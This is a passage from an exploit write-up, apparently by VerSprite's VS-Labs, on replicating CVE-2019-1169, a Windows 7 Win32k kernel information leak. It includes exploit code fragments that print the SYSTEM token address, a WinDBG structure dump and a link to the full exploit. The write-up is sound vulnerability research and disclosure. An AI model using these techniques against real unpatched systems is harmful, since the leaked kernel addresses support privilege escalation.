  _UserSessionSwitchLeaveCrit@0();
  return xxxMNDragOver_result;
}
```

The final part of the exploit prints out the leaked values from memory before exiting via `ExitProcess()`. Since the `Token` field is of type `_EX_FAST_REF`, and last 3 bits of the `Token` field contain the `RefCount` number, which is the number of external references to the token, a mask is applied to remove `RefCount` from the token value before printing it out.

For confirmation, the following output shows the `_EX_FAST_REF` structure in WinDBG (ignore the `Value` field, this is an alternative representation of the `Object` field and is the same value):

_EX_FAST_REF Structure Layout

```
ntdll!_EX_FAST_REF
   +0x000 Object           : Ptr32 Void
   +0x000 RefCnt           : Pos 0, 3 Bits
   +0x000 Value            : Uint4B
```

The following `printf()` statements in `main()` will print out the leaked information:

Outputting Leaked Kernel Addresses in main()

```
    printf("[*] SYSTEM Process's ObjectTable field has a value of: 0x%08x\r\n", 
ppi[1]);
    printf("[*] SYSTEM Process's Token field has a value of: 0x%08x\r\n", 
ppi[3]);
    printf("[*] SYSTEM Process's Token field actual address is: 0x%08x\r\n", 
(ppi[3] & 0xFFFFFFF8));
    ExitProcess(2);
}
```

This demonstrates that VS-Labs was able to successfully replicate CVE-2019-1169 using ZDI's public advisory and proves that whilst Microsoft's advisory stated that the patch addresses a elevation of privilege vulnerability, in reality the patch fixes a variety of bugs, of which the most severe was an elevation of privilege vulnerability. In reality, `xxxMNDragOver()` was just one of the functions which was fixed, however attackers are only able to exploit this function in the unpatched code to leak information from the kernel, not to elevate their privileges.

Interested Readers Can Find the Full Exploit Code at:

https://github.com/VerSprite/research/tree/master/exploits/Ndays/CVE-2019-1169

Please note that the exploit code has only been tested on Windows 7 SP1 x86. No support is offered for other platforms.